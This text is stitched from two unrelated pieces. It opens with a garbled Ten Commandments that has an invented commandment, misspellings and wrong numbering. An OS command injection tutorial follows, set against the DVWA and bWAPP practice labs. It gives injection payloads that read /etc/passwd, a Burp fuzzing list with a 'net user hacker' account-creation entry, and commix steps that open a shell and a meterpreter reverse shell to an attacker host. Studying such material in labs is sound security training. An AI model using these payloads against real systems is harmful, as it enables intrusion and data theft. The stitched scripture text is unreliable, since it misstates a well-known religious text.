

The image shows the Ten Commandments on a dark blue background. The commandments are arranged in two columns. The left column contains commands I through V, and the right column contains commands VI through X. Each command is preceded by a small Roman numeral. The background features a dramatic sunset or sunrise with orange and yellow clouds against a dark sky.

I  
THOU SHALT HAVE NO OTHER GODS BEFORE ME.

II  
THOU SHALT NOT MAKE unto thee any graven image, or any likeness, and set it before me; for I, the LORD thy God, am a jealous God, visiting the iniquity of their fathers upon their children unto the third and fourth generation of them that hate me;

III  
THOU SHALT NOT TAKE THE NAME OF THE LORD thy God in vain; for the LORD will not hold him guiltless that taketh his name in vain.

IV  
REMEMBER the sabbath day, to keep it holy. Six days shalt thou labour, and do all thy work: but the seventh day is the sabbath of the LORD thy God: in it thou shalt not do any work; thou, nor thy son, nor thy daughter, thy manservant, nor thy maidservant, nor thy cattle, nor thy stranger that is within thy gates: for in six days the LORD made heaven and earth, the sea, and all that in them is, and rested the seventh day: wherefore the LORD blessed the sabbath day, and hallowed it.

V  
THOU SHALT NOT KILL.

VI  
THOU SHALT NOT COMMIT ADULTERY.

VII  
THOU SHALT NOT STEAL.

VIII  
THOU SHALT NOT BEAR FALSE WITNESS AGAINST THY NEIGHBOUR.

IX  
THOU SHALT NOT REVEAL THE SECRETS OF THY NEIGHBOUR.

X  
THOU SHALT NOT COVET THY NEIGHBOUR'S WIFE, NOR HIS MAIDSERVANT, NOR HIS DAISERVANT, NOR HIS SON, NOR HIS DAUGHTER, NOR HIS CATTLE, NOR HIS STRANGER THAT IS WITHIN THY GATES: THAT IS THE NEIGHBOUR'S.

# A Guide of OS Command Injection

# TABLE OF CONTENTS

<b>1</b>	<b>Abstract</b>	<b>3</b>
<b>2</b>	<b>Introduction to</b>	<b>5</b>
2.1	How Command Injection Occurs?	5
2.2	Metacharacters	6
<b>3</b>	<b>Types and Impact</b>	<b>8</b>
3.1	Types of Command Injection	8
3.2	Impact of OS Command Injection	8
<b>4</b>	<b>OS Command Injection Exploitation</b>	<b>10</b>
4.1	Steps to exploit – OS Command Injection	10
4.2	Basic OS Command injection	10
4.3	Bypass a Blacklist implemented	12
4.4	Command Injection using Burp Suite	13
4.5	Fuzzing	15
4.6	OS Command Injection using Commix	20
4.7	OS Command Injection using Metasploit	25
4.8	Exploiting Blind OS Command Injection using Netcat	28
<b>5</b>	<b>Mitigation Steps</b>	<b>31</b>
<b>6</b>	<b>About Us</b>	<b>34</b>

# Abstract

*Isn't it great if you get the privilege to run any system commands directly on the target's server through its hosted web-application? Or you can get the reverse shell with some simple clicks?*

In this publication, we'll learn about OS Command Injection, in which an attacker is able to trigger some arbitrary system shell commands on the hosted operating system via a vulnerable web-application.

You'll encounter this OS Command Injection majorly at the places where the applications are asking for some user inputs and with all this, we get a specific output rendered over through the server. However, this OS Command Injection is quite uneven to find out, as many of the web-applications never include the operating system commands over in their application's working.

But, if you find such, you can use any of the below-attacking scenarios in order to hit this crucial vulnerability.

# Introduction to OS Command Injection

Command Injection also referred to as **Shell Injection** or **OS Injection**. It arises when an attacker tries to perform **system-level commands** directly through a vulnerable application in order to retrieve information of the webserver or try to make unauthorized access into the server. Such an attack is possible only when the **user-supplied data is not properly validated** before passing to the server. This user data could be in any form such as forms, cookies, HTTP headers, etc.

## How Command Injection Occurs?

There are many situations when the developers try to include some functionalities into their web application by making the use of the operating system commands. However, if the application passes the user-supplied input directly to the server without any validation, thus the application might become vulnerable to command injection attacks.

In order to clear the vision, let's consider this scenario:

*Think for a web-application providing functionality that any user can ping any particular IP address through his web-interface in order to confirm the host connection, which means that the application is passing the **ping** command with that particular input IP directly to the server.*

```
<?php


if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Now if an attacker injects an unwanted system command adding up with the basic ping command using some metacharacters. Thus, the web-application pass it all to the server directly for execution, allowing the attacker to gain the complete access of the operating system, start or stop a particular service, view or delete any system file and even captures a remote shell.



## Metacharacters

Metacharacters are the **symbolic operators** which are used to separate the actual commands from the unwanted system commands. The semicolon (**;**) and the ampercent (**&**) are majorly used as separators that divides the authentic input command and the command that we are trying to inject. The commonly used metacharacters are:

Operators	Description
<b>;</b>	The semicolon is the most common metacharacter used to test an injection flaw. The shell would run all the commands in sequence separated by the semicolon.
<b>&amp;</b>	It separates multiple commands on one command line. It runs the first command then the second one.
<b>&amp;&amp;</b>	If the preceding command to <b>&amp;&amp;</b> is successful then only it runs the successive command.
<b>  (windows)</b>	The <b>  </b> runs the next command to it only if the preceding command fails i.e. initially it runs the first command, if it doesn't complete then it runs up the second one.
<b>   ( Linux)</b>	Redirects standard outputs of the first command to standard input of the second command
<b>'</b>	The unquoting metacharacter is used to force the shell to interpret and run the command between the back ticks. Following is an example of this command: Variable= "OS version uname -a" && echo \$variable
<b>()</b>	It is used to nest commands
<b>#</b>	It is used as a command line comment

# Types and Impact

## Types of Command Injection

**Error based injection:** When an attacker injects a command through an input parameter and the output of that command is displayed on the certain web page, it proves that the application is vulnerable to the command injection. The displayed result might be in the form of an error or the actual outcomes of the command that you tried to run. An attacker then modifies and adds additional commands depending on the shell the webserver and assembles information from the application.

**Blind based Injection:** The results of the commands that you inject will not be displayed to the attacker and no error messages are returned. The attacker might use another technique to identify whether the command was really executed on the server or not.

The OS Command Injection vulnerability is one of the top **10 OWASP** vulnerabilities. Therefore let's have a look onto its impact.

## Impact of OS Command Injection

OS command injection is one of the most powerful vulnerability with "**High Severity having a CVSS Score of 8**".

Thus this injection is reported under:

- **CWE-77:** Improper Neutralization of Special Elements used in a Command.
- **CWE-78:** Improper Neutralization of Special Elements used in an OS Command.

# OS Command Injection Exploitation

## Steps to exploit – OS Command Injection

Step 1: Identify the input field

Step 2: Understand the functionality

Step 3: Try the Ping method time delay

Step 4: Use various operators to exploit OS Command Injection

So, I guess until now you might be having a clear vision with the concept of **OS command injection** and its methodology. But before making our hands wet with the attacks let's clear one more thing i.e. "**Command Injection differs from Code Injection**", in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code.

## Basic OS Command injection

I've opened the target IP in my browser and logged in into DVWA as **admin : password**, from the DVWA security option I've set the **security level to low**. Now I've opted for the Command Injection vulnerability present on the left-hand side of the window.

I've been presented with a form which is suffering from OS command injection vulnerability asking to "Enter an IP address:".

From the below image you can see that, I've tried to ping its localhost by typing **127.0.0.1**, and therefore I got the output result.

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.067 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3076ms  
rtt min/avg/max/mdev = 0.022/0.059/0.090/0.025 ms
```

In order to perform the “Basic OS Command Injection attack”, I’ve used the “; (semicolon)” as a metacharacter and entered another arbitrary command i.e. “ls”

```
127.0.0.1;ls
```

## Vulnerability: Command Injection

### Ping a device [hackingarticles.in](#)

Enter an IP address:  

### More Information

From the below image you can see that the “;” metacharacter did its work, and we are able to list the contents of the directory where the application actually is. Similarly we can run the other system commands such as “;pwd”, “;id” etc.

### Ping a device

Enter an IP address:  

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3050ms  
rtt min/avg/max/mdev = 0.021/0.055/0.090/0.027 ms
```

[help](#)  
[index.php](#)  
[source](#)

# Bypass a Blacklist implemented

Many times the developers set up a blacklist of the commonly used metacharacters i.e. of "&", ";" , "&&", "||", "#" and the other ones to protect their web-applications from the command injection vulnerabilities.

Therefore in order to bypass this blacklist, we need to try all the different metacharacters that the developer forgot to add.

I've increased up the security level too **high** and tried up with all the different combinations of metacharacters.

Ping a device

Enter an IP address:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/run/systemd/ephemeral-netif
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/systemd-resolve
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
uuidd:x:105:111:/:/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/avahi-autoipd
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/run/speech-dispatcher
whoopsie:x:112:117:/:/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Ops Tracking Daemon,,,:/usr/sbin/nologin
```


From the above image, you can see that I've successfully captured the password file by using the metacharacter "|".

```
127.0.0.1 |cat /etc/passwd
```

## Command Injection using Burp Suite

Burpsuite is considered as one of the best and the most powerful tool for web-penetration testing. So we'll try to deface the web-application through it.

I've now logged in into bWAPP with **bee : bug** by running up the target's IP into the browser, and have even set the security level to **medium** and "Choose your bug" option to "**OS Command Injection**".



Let's try to enumerate this "DNS lookup" form by clicking on the **Lookup** button and simply capturing the **browser's request** in the **proxy** tab and sending the same to the **Repeater**.

Request to http://192.168.0.11:80

POST /bWAPP/commcmdi.php HTTP/1.1  
 Host: 192.168.0.11  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 30  
 Origin: http://192.168.0.11  
 Connection: close  
 Referer: http://192.168.0.11/bWAPP/commcmdi.php  
 Cookie: security\_level=1; PHPSESSID=0d259a00e63cec040  
 Upgrade-Insecure-Requests: 1

**target=www.nsa.gov&form=submit**

Scan  
 Send to Intruder Ctrl+I  
**Send to Repeater Ctrl+R**  
 Send to Sequencer  
 Send to Comparer  
 Send to Decoder  
 Request in browser ►  
 Engagement tools ►  
 Change request method  
 Change body encoding  
 Copy URL  
 Copy as curl command  
 Copy to file  
 Paste from file

Now I just need to manipulate the target by adding up some system commands i.e. “**pwd**” with the help of metacharacters.

In this I've used “|” as the delimiter, you can choose yours.

As soon as I click on the **Go** tab, the response starts generating and on the right-hand side of the window you can see that I've captured the **working directory**.

Target: http://192.168.0.11/bWAPP/commcmdi.php

Request

Raw Params Headers Hex

POST /bWAPP/commcmdi.php HTTP/1.1  
 Host: 192.168.0.11  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 35  
 Origin: http://192.168.0.11  
 Connection: close  
 Referer: http://192.168.0.11/bWAPP/commcmdi.php  
 Cookie: security\_level=1;  
 PHPSESSID=0d259a00e63cec040cf66296b6c8a1684  
 Upgrade-Insecure-Requests: 1

**target=www.nsa.gov |pwd&form=submit**

Response

Raw Headers Hex HTML Render

```
<h1>OS Command Injection</h1>
<form action="/bWAPP/commcmdi.php" method="POST">
  <p>
    <label for="target">DNS lookup:</label>
    <input type="text" id="target" name="target" value="www.nsa.gov">
  </p>
  <button type="submit" name="form" value="submit">Lookup</button>
</p>
</form>
<p align="left">/var/www/bWAPP</p>
</div>
```

# Fuzzing

In the last scenario, while bypassing the implemented blacklist, we were lucky that the developer had created and set up the list with the limited combination of metacharacters. But still, it took time, to check for every possible combination of the metacharacters. And therefore it is obvious that this metacharacter would not work with every web-application, thus in order to bypass these differently generated blacklists, we'll be doing a fuzzing attack.

## Let's check it out how!!

I've created a dictionary with all the possible combinations of the metacharacters and now will simply include it into my attack.

Tune in you **burp suite** and start **intercepting the request**, as soon as you **capture** the ongoing request send the same to the **intruder** by simply doing a right-click on the proxy tab and choose the option to **send to intruder**.



Now we'll set up the attack position by simply shifting the current tab to the **Positions** tab, and selecting the area where we want to make the attack happen with the **ADD** button.

1 POST /bWAPP/commcmdi.php HTTP/1.1  
2 Host: 192.168.0.11  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://192.168.0.11/bWAPP/commcmdi.php  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 30  
10 Connection: close  
11 Cookie: security\_level=1; PHPSESSID=d9f205a555f451d4ee2f3e35fefc938a  
12 Upgrade-Insecure-Requests: 1  
13  
14 target=www.nsa.gov&form=submit ↵

Time to inject our dictionary, now move to the **Payload** tab and click on the **load** button in order to load our dictionary file.

The screenshot shows the 'Payload Sets' configuration screen. At the top, there are tabs for 'Target', 'Positions', 'Payloads' (which is selected), and 'Options'. Below the tabs, a section titled 'Payload Sets' contains a help icon and a large red 'Start attack' button with a red arrow icon. A descriptive text states: 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.' Two dropdown menus are present: 'Payload set:' set to 1 and 'Payload count:' set to 154; and 'Payload type:' set to 'Simple list' and 'Request count:' set to 154. Below this, a section titled 'Payload Options [Simple list]' is shown, featuring a list of payload items like 'ls', '\$\$ls', '|pwd', 'ifconfig', '| ifconfig', ': ifconfig', '& ifconfig', '&& ifconfig', '/index.html|id|', and 'inconfig'. On the left of this list are buttons for 'Paste', 'Load ...', 'Remove', and 'Clear'. At the bottom left is an 'Add' button, and at the bottom right is an input field with placeholder text 'Enter a new item'.

As soon as I fire up the **Start Attack** button, a new window will pop up with the fuzzing attack.

From the below screenshot, it's clear that our attack has been started and there is a fluctuation in the length section. I've double-clicked on the length field in order to get the highest value first.

Intruderattack1						
Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
33	ls -laR /etc	200	<input type="checkbox"/>	<input type="checkbox"/>	221575	
37	ls -laR /var/www	200	<input type="checkbox"/>	<input type="checkbox"/>	212693	
94	netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	55026	
58	ls -l /var/www/*	200	<input type="checkbox"/>	<input type="checkbox"/>	42897	
41	ls -l /etc/	200	<input type="checkbox"/>	<input type="checkbox"/>	27251	
11	ls	200	<input type="checkbox"/>	<input type="checkbox"/>	16626	
82	net localgroup Administra...	200	<input type="checkbox"/>	<input type="checkbox"/>	15042	
99	net user hacker Passwor...	200	<input type="checkbox"/>	<input type="checkbox"/>	14748	
28	ls -l /	200	<input type="checkbox"/>	<input type="checkbox"/>	14649	
47	ls -l /home/*	200	<input type="checkbox"/>	<input type="checkbox"/>	14487	
53	ls -l /tmp	200	<input type="checkbox"/>	<input type="checkbox"/>	14248	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	13607	
69	\n/bin/ls -al\n	200	<input type="checkbox"/>	<input type="checkbox"/>	13477	
95	; netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	13475	
96	& netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	13475	
97	&& netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	13475	

From the below image, you can see that as soon as I clicked over the **11<sup>th</sup> Request**, I was able to detect the **ls** command running in the **response tab**.

Result 11 | Intruder attack1

Payload: |ls  
Status: 200  
Length: 16626  
Timer: 30

Previous  
Next  
Action

**Request** Response

Raw Headers Hex Render

```
72
73      <button type="submit" name="form" value="submit">
74          Lookup
75      </button>
76
77  </form>
78  <p align="left">
79      666
80      admin
81      aim.php
82      apps
83      ba_captcha_bypass.php
84      ba_forgotten.php
85      ba_insecure_login.php
86      ba_insecure_login_1.php
87      ba_insecure_login_2.php
88      ba_insecure_login_3.php
89      ba_logout.php
90      ba_logout_1.php
91      ba_pwd_attacks.php
92      ba_pwd_attacks_1.php
93      ba_pwd_attacks_2.php
94      ba_pwd_attacks_3.php
95      ba_pwd_attacks_4.php
96      ba_weak_pwd.php
97      backdoor.php
98      bof_1.php
99      bof_2.php
```

# OS Command Injection using Commix


Sometimes fuzzing consumes a lot of time, and even it becomes somewhat frustrating while performing a command injection attack over it i.e. wait for the incremented length and check for every possible response it drops.

In order to make our attack simpler and faster, we'll be using a python scripted automated tool "**Commix**", which makes it very easy to find the command injection vulnerability and then helps us to exploit it. You can learn more about **Commix** from [here](#).

So let's try to drop down the web-application again by getting a commix session in our kali machine. From the below image you can see that I've set the security level too **high** and opted the "**Choose your bug**" option to "**OS Command Injection**".



Commix works on **cookies**. Thus, in order to get them, I'll be capturing the **browser's request** into my burpsuite, by simply enabling the proxy and the intercept options, further as I hit up the **Lookup** button, I'll be presented with the details into the burp suite's **Proxy** tab.



The screenshot shows the Burp Suite interface with the Proxy tab selected. A captured POST request is displayed in the raw tab. Red arrows point to three specific parameters: 'Referer', 'Cookie', and 'target'. The 'Referer' parameter is 'http://192.168.0.11/bWAPP/commcmdi.php'. The 'Cookie' parameter is 'security\_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132'. The 'target' parameter is 'target=www.nsa.gov&form=submit'.

```
1 POST /bWAPP/commcmdi.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.11/bWAPP/commcmdi.php ↵
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Connection: close
11 Cookie: security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132 ↵
12 Upgrade-Insecure-Requests: 1
13
14 target=www.nsa.gov&form=submit| ↵
```

Fire up your Kali Terminal with **commix** and run the following command with the **Referer**, **Cookie**, and **target** values:

```
commix --url="http://192.168.0.11/bWAPP/commcmdi.php" --
cookie="security_level=2;
PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --
data="target=www.nsa.gov&form=submit"
```

Type 'y' to resume the classic injection point and to the pseudo-terminal shell.

```

root@kali:~# commix --url="http://192.168.0.11/bWAPP/commandi.php" --cookie="security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --data="target=www.nsa.gov&form=submit" ↵
[!] Warning: Python version 3.8.3 detected. You are advised to use Python version 2.7.x.


v3.0-stable
https://commixproject.com (@commixproject)

+-- 
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2019 Anastasios Stasinopoulos (@ancst)
+-- 

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL ... [ SUCCEED ]
[!] Warning: Potential CAPTCHA protection mechanism detected.
[*] A previously stored session has been held against that host.
[*] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y ↵
[*] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.
[-] Payload: ;echo SENUAY$((59+78))$(echo SENUAY)SENUAY

[*] Do you want a Pseudo-Terminal shell? [Y/n] > y ↵
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > id ↵
uid=33(www-data) gid=33(www-data) groups=33(www-data)

commix(os_shell) > █

```

Great!! We're into our target's machine.

What if we could convert this **commix shell** into a **meterpreter** one?

As soon as we capture the commix session, we'll try to generate a reverse meterpreter session of the target machine by executing the following commands:

```

reverse_tcp
set lhost 192.168.0.9
set lport 4444

```

As we hit enter, it will ask us to choose whether we want a netcat shell or some other (**meterpreter**) one. Choose option **2** and hit **enter** again.

Now you'll be popped up with a new list of sessions asking for which meterpreter session you want as in whether you want it to be PHP, Windows, python etc. As our target server is running over the PHP framework, we will select option **8** i.e. a **PHP meterpreter reverse shell**.

```
commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.0.9 ↵
LHOST ⇒ 192.168.0.9
commix(reverse_tcp) > set lport 4444 ↵
LPORT ⇒ 4444

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Windows reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python reverse TCP shell.
Type '10' to use a Python meterpreter reverse TCP shell.
Type '11' to use a Windows meterpreter reverse TCP shell.
Type '12' to use the web delivery script.

commix(reverse_tcp_other) > 8 ↵
[*] Generating the 'php/meterpreter/reverse_tcp' payload... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window).
```

When everything is done, it will provide us with a resource file with an execution command. Open a new terminal window and type the presented command there, as in our case it generated the following command:

```
